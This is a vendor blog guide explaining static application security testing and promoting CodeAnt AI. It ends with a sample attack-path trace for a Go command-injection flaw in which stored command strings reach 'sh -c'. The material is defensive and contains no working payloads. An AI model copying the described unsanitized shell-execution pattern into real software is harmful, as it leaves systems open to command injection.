

Every line of code your team ships is a potential entry point for attackers and in 2026, with AI coding assistants generating more code than ever, that surface area is growing faster than any human reviewer can keep up with. Static Application Security Testing exists to close that gap.
This guide explains what SAST is, how it works under the hood, and, most importantly, shows you exactly what SAST detection looks like against four real-world vulnerable code patterns. If you have ever received a vague “possible SQL injection” alert and wondered what to do with it, the walkthrough below will change how you think about security tooling.
For a side-by-side comparison of tools that implement these techniques, see our complete guide to the best SAST tools for 2026.
What is SAST (Static Application Security Testing)?
Static Application Security Testing (SAST) is a white-box security testing methodology that analyzes source code, bytecode, or binaries to identify vulnerabilities without executing the program. The word static means the analysis happens on code at rest. A SAST tool reads your source files, understands their structure, traces data flows, and flags patterns that could lead to security exploits.
In practical terms, just as a spell checker reviews text without hearing it spoken, a SAST tool reviews code without running the application.
It detects vulnerabilities such as:
SQL injection
Cross-site scripting (XSS)
Hardcoded secrets
Buffer overflows
Insecure cryptographic implementations
And it does this during development, not after deployment.
Why SAST Matters
SAST is one of the earliest and most cost-effective security controls a team can implement because it catches vulnerabilities where remediation is cheapest.
Fixing a bug during a pull request takes minutes
Fixing the same issue after a production breach can take weeks
Post-breach remediation costs exponentially more
This is why shift-left security strategies place SAST at the center of modern DevSecOps programs. Industry frameworks such as OWASP and the NIST Secure Software Development Framework (SSDF) recommend SAST as a baseline security practice.
SAST tools also help organizations meet regulatory and security standards by providing automated proof of secure coding practices.
Common frameworks supported include:
SOC 2
ISO 27001
PCI DSS
HIPAA
OWASP Top 10
For teams evaluating tools, our 15-tool SAST comparison breaks down pricing, AI capabilities, and integration support across major platforms.
How SAST Works: The 4-Step Technical Process
SAST tools analyze code in four core stages:
Parse the code structure
Detect vulnerabilities
Prioritize findings
Deliver actionable remediation
Understanding these steps helps you evaluate where traditional scanners fall short, and where AI-native platforms like CodeAnt AI create measurable differences.
Step 1: Code Parsing and AST Construction
Before a SAST tool can detect vulnerabilities, it must understand the structure of the code.
It does this by:
Reading source files
Constructing an Abstract Syntax Tree (AST)
Optionally building a Control Flow Graph (CFG)
The AST captures relationships between:
Functions
Variables
Conditionals
Expressions
The CFG maps possible execution paths through the program.
This stage is language-dependent. A Python parser interprets indentation differently from a C parser that relies on curly braces. The breadth and accuracy of parsers determine:
How many languages a tool supports
How deeply it understands each one
AI-native SAST tools like CodeAnt AI support 30+ languages using a proprietary language-agnostic AST engine. This means detection intelligence applies consistently whether your team writes Python, Java, Go, or TypeScript.
Step 2: Rule-Based and AI-Powered Analysis
Once the structure is mapped, detection begins. This is where tools diverge significantly.
1. Pattern Matching (Basic)
The simplest method compares code against predefined vulnerability signatures.
Examples:
Flagging
eval()with user inputDetecting SQL string concatenation instead of parameterized queries
This approach is deterministic but limited to known patterns.
2. Taint Analysis (Intermediate)
Taint analysis traces untrusted data from:
Source (HTTP parameter, form field, API input)
Through intermediate functions
To a Sink (database query, file operation, HTML rendering)
If untrusted data reaches a sensitive sink without sanitization, the tool flags it.
This catches multi-function vulnerabilities but still depends on predefined logic.
3. AI-Native Detection (Advanced)
AI-native SAST goes further.
Instead of matching patterns, it reasons about:
What the code is doing
How data flows across files
Whether a path is genuinely exploitable
Framework-specific sanitization behavior
This contextual understanding reduces false positives significantly.
CodeAnt AI operates at this tier, using LLM-powered analysis as its primary detection engine, not as a post-processing layer.
Result:
Fewer false positives
More accurate findings
Higher developer trust
Step 3: Vulnerability Correlation and Prioritization
Large codebases can generate hundreds or thousands of findings. Without prioritization, developers experience alert fatigue.
Effective prioritization considers:
Severity
Reachability
Exploitability
Business context
Check out this: How to Configure AI Code Review to Catch High-Risk Changes
Reachability Analysis
Reachability determines whether vulnerable code paths are actually accessible.
Example: A scan may produce 500 raw findings. With reachability analysis, only 30 might be truly exploitable.
This dramatically improves signal-to-noise ratio.
How CodeAnt AI Goes Further

AI-native prioritization improves this stage in two key ways:
1. False Positive Filtering Before Developer Exposure
If a scan produces 593 raw alerts, CodeAnt AI narrows them down to validated, actionable findings before they reach the developer. Noise is removed early.
2. EPSS-Based Risk Prioritization
For every finding, CodeAnt AI surfaces:
EPSS score (Exploit Prediction Scoring System)
30-day exploit probability
Historical EPSS trend
Time open
Instead of treating all “High severity” issues equally, developers see which vulnerabilities are statistically most likely to be exploited in the wild.

The result:
Every surfaced finding is:
Validated
Reachable
Prioritized by real-world exploit risk
This is a major reason CodeAnt AI maintains one of the lowest false positive rates in the market.
Step 4: Developer Feedback and Remediation
The final step determines whether developers actually fix what the tool finds. This is where traditional SAST tools fail most visibly.
Dashboard-only tools push findings to a centralized security dashboard. Developers must leave their workflow, navigate to the dashboard, find their findings, understand the context, and figure out a fix. In practice, these dashboards become backlogs that grow faster than they shrink.
PR-native tools deliver findings directly inside the pull request, as inline comments on the specific lines of code affected. The developer sees the vulnerability, the explanation, and a fix suggestion without leaving their workflow. This is the model that actually drives remediation.
Tools with Steps of Reproduction go one step further. Steps of Reproduction in SAST provide developers with the exact sequence of conditions needed to trigger a flagged vulnerability, the specific input, the taint path through the code, and the exploit scenario. Instead of “possible SQL injection on line 47,” the developer sees a complete attack path that traces the vulnerability from its entry point through every intermediate step to the vulnerable sink.

Here is what that looks like in practice. For a command injection vulnerability (CWE-94), CodeAnt AI presents the full attack path as a step-by-step visual trace:

Entry Point (1 of 5) · notify/config/config.go:23-25 Public ConfigManager.RegisterNotification accepts an id, a command string, and an args slice and forwards them to the store. These values are not validated or sanitized — they are accepted from callers and persisted. Tainted variable: command (string), args ([]string)

Step 1 (2 of 5) · notify/config/store/store.go:107-111RegisterFromParams builds a NotifyEntry from the provided id, command, and args and adds it to the in-memory store. The command and args are stored verbatim.

Step 2 (3 of 5) · notify/config/config.go:52-61ConfigManager.ResolveCommand returns the stored command and args for a given id. No sanitization is performed.

Step 3 (4 of 5) · notify/executor/executor.go:35-41ExecuteByID asks the ConfigManager to resolve the command, then passes it to runCommand.
Vulnerable Sink (5 of 5) · notify/executor/executor.go:51-56runCommand constructs an *exec.Cmd using the untrusted command and args and runs it. When args is empty, it invokes a shell (sh -c command), which is directly vulnerable to command injection.

Exploitation Scenario: An attacker with access to RegisterNotification registers a notification with a malicious command. Because runCommand executes stored command strings using sh -c, the payload runs on the host with the privileges of the running process.
This is not a summary, it is the full chain of evidence, with file paths, line numbers, code snippets, and a concrete exploitation scenario. A developer reading this attack path knows exactly what is wrong, exactly where, and exactly why it matters.
